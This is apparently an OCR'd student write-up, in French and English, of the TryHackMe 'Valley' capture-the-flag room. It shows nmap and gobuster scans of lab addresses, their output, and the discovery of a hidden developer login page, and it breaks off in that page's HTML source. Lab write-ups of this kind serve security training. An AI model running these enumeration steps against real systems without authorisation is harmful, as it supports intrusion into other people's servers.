
VALLEY

TRY HACK ME

PROJET CTF



Alula Willy-Julien

Objectif

Exploiter un serveur web et trouvez les noms de trois ingrédients cachés

SCANNING "nmap"

Voici la commande pour scanner le système :**Nmap 10.10.10.42**

Nous pouvons voir que les ports SSH et HTTP sont ouverts :


```
root@ip-10-10-59-91:~# nmap 10.10.3.146

Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-11 10:41 GMT
Nmap scan report for ip-10-10-3-146.eu-west-1.compute.internal (10.10
6)
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:71:36:1F:6F:69 (Unknown)
```

Le port 80 associé au protocole HTTP, représente une cible potentielle pour notre attaque.

ENUMERATION

Ensuite, le port 80 est ouvert, vérifions à quoi ressemble Le site Web. Puisque c’est un “http”, il peut contenir des vulnérabilités.




Rien d’utile pour exploiter ce systeme !!!!

J’ai decidé de rechercher des répertoires cachés de ce site web qui pourraient éventuellement contenir des mots de passe.

```
root@ip-10-10-59-91:~# gobuster dir -u 10.10.3.146 -w /usr/share/wordlist
/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.3.146
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-med
m.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,html,txt
[+] Timeout:        10s
===============================================================
2023/11/11 10:13:46 Starting gobuster
===============================================================
/index.html (Status: 200)
/gallery (Status: 301)
/static (Status: 301)
/pricing (Status: 301)
/server-status (Status: 403)
===============================================================
```

J’ai testé tous les directories et voici les resultats :



EXPLOITATION


After testing every directories mentionned previously we figured out there are other directories in the file “static”

```
---------------------------------------------------------------
root@ip-10-10-172-56:~# gobuster dir -u 10.10.54.224/static -w /usr/share/
wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
```


I used gobuster to expose every direcotories from the “static” directory

```
===============================================================
2023/11/11 13:21:32 Starting gobuster
===============================================================
/3 (Status: 200)
/1 (Status: 200)
/11 (Status: 200)
/12 (Status: 200)
/18 (Status: 200)
/2 (Status: 200)
/10 (Status: 200)
/16 (Status: 200)
/13 (Status: 200)
/5 (Status: 200)
/15 (Status: 200)
/14 (Status: 200)
/6 (Status: 200)
/9 (Status: 200)
/4 (Status: 200)
/7 (Status: 200)
/17 (Status: 200)
/00 (Status: 200)
/8 (Status: 200)
---------------------------------------------------------------
```


After getting throught each directories ,I figured out that the /00 directory contained the information below :



I tested the “/dev1243224123123” I got this window :



In all the research done previously , we didn't find any usernames or passwords so let’s check the code source of this page :




```
<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Login</title>
  <link rel="stylesheet" href="style.css">
  <script defer src="dev.js"></script>
  <script defer src="button.js"></script>
</head>


<body>
  <main id="main-holder">
    <h1 id="login-header">Valley Photo Co. Dev Login</h1>

